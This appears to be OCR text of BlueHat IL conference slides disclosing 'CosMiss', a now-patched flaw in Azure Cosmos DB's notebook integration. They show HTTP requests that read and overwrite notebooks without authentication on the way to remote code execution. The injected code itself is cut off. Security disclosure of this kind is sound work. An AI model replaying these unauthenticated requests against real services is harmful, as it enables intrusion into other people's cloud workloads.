15 Accept-Language: en-IL,en;q=0.9,he-IL;q=0.8,he;q=0.7,en-US;q=0.6,pl;q=0.5
16
```

CosMiss - The Twist

Send | Cancel | < | > | Target: https://seasia.tools.cosmos.azure.com:10007

Request

Pretty | Raw | Hex | \n

```
1 GET
  /api/containergateway/27f180bc-cf93-4c42-b23e-f27a5085da57/api/contents/notebooks
  HTTP/2
2 Host: seasia.tools.cosmos.azure.com:10007
3 Accept: */*
4 Access-Control-Request-Method: POST
5 Access-Control-Request-Headers: authorization,content-type
6 Origin: https://cosmos.azure.com
7 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/105.0.0.0 Safari/537.36
8 Sec-Fetch-Mode: cors
9 Sec-Fetch-Site: same-site
10 Sec-Fetch-Dest: empty
11 Referer: https://cosmos.azure.com/
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-IL,en;q=0.9,he-IL;q=0.8,he;q=0.7,en-US;q=0.6,pl;q=0.5
14
15
```

No Authentication Header

Response

Pretty | Raw | Hex | Render | \n

```
1 HTTP/2 200 OK
2 Content-Type: application/json
3 Date: Sun, 02 Oct 2022 10:25:58 GMT
4 Server: TornadoServer/6.1
5 Access-Control-Allow-Origin: *
6 Etag: "8ed8578ca15ad6e63d0540be8d7b427968cb0ad4"
7 Last-Modified: Sun, 02 Oct 2022 10:24:35 GMT
8 Set-Cookie: username-127-0-0-1-8888=
  "2|1:0|10:1664706358|23:username-127-0-0-1-8888|44:ZmQxN2MyYjJmNTU2NGQ4YjhjMDNk
  yYTJhNjlhMzE=|7b23ee51218227f0120f8c5b129d4b08e78590415f21caf6bb2d534230c88336"
  expires=Tue, 01 Nov 2022 10:25:58 GMT; HttpOnly; Path=/
9 X-Content-Type-Options: nosniff
10 Content-Security-Policy: frame-ancestors 'self'; report-uri
  /api/security/csp-report; default-src 'none'
11
12 {
    "name":"notebooks",
    "path":"notebooks",
    "last_modified":"2022-10-02T10:24:35.962629Z",
    "created":"2022-10-02T10:24:35.962629Z",
    "content":[
      {
        "name":"Untitled.ipynb",
        "path":"notebooks/Untitled.ipynb",
        "last_modified":"2022-10-02T10:24:35.942629Z",
        "created":"2022-10-02T10:24:35.942629Z",
        "content":null,
        "format":null,
        "mimetype":null,
        "size":72,
        "writable":true,
        "type":"notebook"
      }
```

CosMiss - When Integration Goes Wrong

```
35    },
36    "securityDefinitions": {
37      "tokenHeader": {
38        "type": "apiKey",
39        "name": "Authorization",
40        "in": "header",
41        "description": "The authorization token to verify authorization. This is only needed when `KernelGatewayApp.auth_token` is set
42      },
43      "tokenParam": {
44        "type": "apiKey",
45        "name": "token",
46        "in": "query",
47        "description": "The authorization token to verify authorization. This is only needed when `KernelGatewayApp.auth_token` is set
48      }
```

CosMiss - Code Injection

Request

Pretty Raw Hex \n

```
PUT /api/containergateway/27f180bc-cf93-4c42-b23e-f27a5085da57/api/contents/notebooks/Untitled.ipynb HTTP/2
Host: seasia.tools.cosmos.azure.com:10007
Content-Length: 975
Sec-Ch-Ua: "Google Chrome";v="105", "Not)A;Brand";v="8", "Chromium";v="105"
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.0.0 Safari/537.36
Sec-Ch-Ua-Platform: "macOS"
Accept: /
Origin: https://cosmos.azure.com
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://cosmos.azure.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-IL,en;q=0.9,he-IL;q=0.8,he;q=0.7,en-US;q=0.6,pl;q=0.5

{
  "kernel":{
    "id":null,
    "name":"python3"
  },
  "name":"",
  "content":{
    "cells":[
      {
        "cell_type":"code",
        "execution_count":1,
        "id":"47bdbef0-ea14-4960-8789-7983e63312dd",
        "metadata":{
```

Response


Pretty Raw Hex Render

```
HTTP/2 200 OK
Content-Type: application/json
Date: Sun, 02 Oct 2022 10:32:34 GMT
Server: TornadoServer/6.1
Access-Control-Allow-Origin: *
Last-Modified: Sun, 02 Oct 2022 10:32:34 GMT
Location: /api/contents/notebooks/Untitled.ipynb
Set-Cookie: username-127-0-0-1-8888=
"2|1:0|10:1664706754|23:username-127-0-0-1-8888|44:MTI4OWRmODcyNjdhNDQ1
4MjQ4ZTEyMjM=|e17e866d44844ddd73594896f532bb10abb79e42541e891d0dfe36b2c
expires=Tue, 01 Nov 2022 10:32:34 GMT; HttpOnly; Path=/
X-Content-Type-Options: nosniff
Content-Security-Policy: frame-ancestors 'self'; report-uri
/api/security/csp-report; default-src 'none'

{
  "name":"Untitled.ipynb",
  "path":"notebooks/Untitled.ipynb",
  "last_modified":"2022-10-02T10:32:34.127022Z",
  "created":"2022-10-02T10:32:34.127022Z",
  "content":null,
  "format":null,
  "mimetype":null,
  "size":982,
  "writable":true,
  "type":"notebook"
}
```

BlueHat IL


OVERWRITING
NOTEBOOKS
RCE
ME
imgflip.com


CosMiss - R/W Gadget to RCE



BlueHat IL

CosMiss

- Complete Workflow - From missing token validation to RCE



CosMiss

CosMiss - Final Thoughts

- Kudos for MSRC for the quick patch
- The CSP can’t do everything by themselves
- Integrations are a great place to start your research in